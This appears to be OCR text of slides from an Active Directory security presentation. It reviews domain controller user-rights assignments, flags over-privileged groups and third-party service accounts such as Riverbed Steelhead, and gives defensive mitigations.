


Security Settings

Local Policies/User Rights Assignment


Policy	Setting
Access this computer from the network	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, N AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone
Add workstations to domain	NT AUTHORITY\Authenticated Users
Adjust memory quotas for a process	BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Allow log on locally	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Print Operators, BUILTIN\Server Operato BUILTIN\Account Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Back up files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Bypass traverse checking	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrator AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone
Change the system time	BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE
Create a pagefile	BUILTIN\Administrators
Debug programs	BUILTIN\Administrators
Enable computer and user accounts to be trusted for delegation	BUILTIN\Administrators
Force shutdown from a remote system	BUILTIN\Server Operators, BUILTIN\Administrators
Generate security audits	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Increase scheduling priority	BUILTIN\Administrators
Load and unload device drivers	BUILTIN\Print Operators, BUILTIN\Administrators
Log on as a batch job	BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators
Manage auditing and security log	BUILTIN\Administrators
Modify firmware environment values	BUILTIN\Administrators
Profile single process	BUILTIN\Administrators
Profile system performance	NT SERVICE\WdiServiceHost, BUILTIN\Administrators
Remove computer from docking station	BUILTIN\Administrators
Replace a process level token	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Restore files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Shut down the system	BUILTIN\Print Operators, BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Take ownership of files or other objects	BUILTIN\Administrators

Users Can Logon to Domain Controllers




Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Everyone,Administrators,Authenticated Users,ENTERPRISE DOMAIN CONTROLLERS,Pre-W
Act as part of the operating system	Not Defined
Add workstations to domain	Authenticated Users
Adjust memory quotas for a process	LOCAL SERVICE,NETWORK SERVICE,Administrators
Allow log on locally	Server Operators,Print Operators,ENTERPRISE DOMAIN CONTROLLERS,Domain Users,Back
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Administrators,Backup Operators,Server Operators
Bypass traverse checking	Everyone,LOCAL SERVICE,NETWORK SERVICE,Administrators,Window Manager\Window
Change the system time	LOCAL SERVICE,Administrators,Server Operators
Change the time zone	Not Defined
Create a pagefile	Administrators
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Administrators
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined

Server Admins Can Remotely Logon to DCs



Allow log on through Remote Desktop Services | Server Admins



Allow log on locally Properties

Allow log on locally


☑ Define these policy settings:

- Account Operators
- Administrators
- Backup Operators
- Domain Users
- ENTERPRISE DOMAIN CONTROLLERS
- Print Operators
- Server Operators

<u>Mitigation:</u>

Only AD Admins and authorized DC administrators should be allowed to logon to Domain Controllers.

Clearing DC Event Logs



Manage auditing and security log Properties


Manage auditing and security log

☑ Define these policy settings:

Administrators
Exchange Enterprise Servers
Server Admins

Anyone with the **Manage auditing and security log** user right can clear the Security log to erase important evidence of unauthorized activity.

Own Domain Objects



Take ownership of files or other objects Properties


Take ownership of files or other objects

☑ Define these policy settings:

Administrators
Server Admins

Any users with the **Take ownership of files or other objects user right** can take control of any object, regardless of the permissions on that object, and then make any changes that they want to make to that object. Such changes could result in exposure of data, corruption of data, or a denial-of-service condition.

Setting Kerberos Delegation



Enable computer and user accounts to be trusted for del...

Enable computer and user accounts to be trusted for delegation

☑ Define these policy settings:

Administrators
Server Admins

Misuse of the **Enable computer and user accounts to be trusted for delegation** user right could allow unauthorized users to impersonate other users on the network. An attacker could exploit this privilege to gain access to network resources and make it difficult to determine what has happened after a security incident.

** The user or machine object that is granted this right must have write access to the account control flags.*

Highly Privileged Third Party Device

Riverbed Steelhead

Optimization for encrypted traffic requires:

- Kerberos Constrained Delegation
- A Service Account with the following permission on root of each domain partition containing servers to optimize:
  - “Replicate Directory Changes”
  - “Replicate Directory Changes All”

Any systems with highly privileged access must be reviewed & scrutinized.

3rd Party Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights

